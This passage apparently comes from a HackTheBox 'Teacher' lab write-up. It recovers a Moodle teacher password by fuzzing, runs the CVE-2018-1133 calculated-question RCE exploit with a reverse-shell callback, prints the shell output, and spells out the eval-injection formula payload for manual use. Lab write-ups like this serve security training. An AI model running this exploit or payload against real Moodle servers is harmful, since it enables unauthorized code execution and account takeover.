  -w diccionario.txt -t 100 --hh=439
ID          Response   Lines    Word     Chars     Payload
000000004:  303        6 L      34 W     453 Ch    "#"

The only character with a different response (303, the redirect of a successful login) is #: the full password is Th4C00lTheacha#. We check it in the browser:

A Giovanni Chhatta session is open, and the Algebra course (course/view.php?id=2) is visible with its topics. We now have the teacher role the exploit demanded.
CVE-2018-1133: RCE in calculated questions
The exploit carries its own usage instructions in the header:
cat rce.php | head -n 25
 * Usage:
 *
 * > php MoodleExploit.php url=http://example.com user=teacher pass=password ip=10.10.10.10 port=1010 course=1
 *
 * user     The account username
 * pass     The password to the account
 * ip       Callback IP
 * port     Callback Port
Of the six parameters we have five; the course ID is missing. It comes from Moodle itself: opening Giovanni's profile and hovering over the Algebra course, the browser status bar shows the link with the identifier:

http://teacher.htb/moodle/user/view.php?id=3&course=2Course 2. We set the listener up on 4444 (the port we pass to the exploit) and fire:
penelopephp rce.php url=http://teacher.htb/moodle user=giovanni pass='Th4C00lTheacha#' \
ip=10.10.16.6 port=4444 course=2
*––––––––––––––––––––––––––––––*
* Noodle [Moodle RCE] (v3.4.1) *
*––––––––––––––––––––––––––––––*

[!] Make sure you have a listener
[!] at 10.10.16.6:4444

[*] Logging in as user giovanni with password Th4C00lTheacha#
[+] Successful Login
[>] Moodle Session t50e3dr7d0ktstoa5vqaad2np6
[>] Moodle Key aOLZLPT2Ex
[*] Loading Course ID 2
[+] Successfully Loaded Course
[*] Enable Editing
[+] Successfully Enabled Course Editing
[*] Adding Quiz
[+] Successfully Added Quiz
[*] Configuring New Quiz
[+] Successfully Configured Quiz
[+] Listening for reverse shells on 0.0.0.0:4444 → 127.0.0.1 • 192.168.1.80 • 172.18.0.1 • 172.17.0.1 • 10.10.16.6
[+] Got reverse shell from teacher~10.10.10.153-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY ...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
www-data@teacher:/var/www/html/moodle/question$The listener is Penelope, a reverse-shell handler that, besides catching the connection, upgrades it to a PTY automatically (here using /usr/bin/python3) and logs the session, saving the manual TTY treatment.
The exploit's message sequence describes exactly what it does: log in with the credentials, load the course, enable editing, create a quiz and configure it. All of those are legitimate teacher actions; what turns the last one into code execution is where the formula text ends up.
The same exploitation by hand
The same flaw can be exploited step by step through the interface, and it is worth doing because it shows exactly what is happening. The mechanism is documented in SonarSource's analysis:
![SonarSource's table comparing four math formulas and their validity; the fourth, /<em>{a</em>/<code>$_GET[0]</code>;//{x}}, is listed as valid](../assets/img/teacher/teach-231528.webp)
Nr. Math Formula validity Argument of `eval()`
1 `$_GET[0]` illegal
2 {a.`$_GET[0]`} valid $str = 1.2;
3 {a.`$_GET[0]`;{x}} valid $str= {a.`...
4 /*{a*/`$_GET[0]`;//{x}} valid $str= /*{a*...The table sums up the whole vulnerability. Moodle evaluates the formulas of calculated questions with PHP's eval(), and it has a validator that rejects anything that does not look like a formula. The substitution variables (the {x} Moodle replaces with numbers when generating the question) are the gap: nesting them and combining them with PHP comments (/* */ and //) makes the validator accept the formula while the code inside reaches eval() intact. The fourth line is the payload we will use.
/*{a*/`$_GET[0]`;//{x}}PHP's backticks are the shell-execution operator, and $_GET[0] takes the 0 parameter from the URL: whatever we put in ?0=... runs as a system command.
The walk through the interface, with editing enabled on the Algebra course:







The question type matters: it has to be Calculated, because it is the only one that evaluates a teacher-supplied math formula. Moodle's own description confirms it ("Calculated questions are like numerical questions but with the numbers used selected randomly from a set"): those random numbers are the {x} variables the payload abuses.
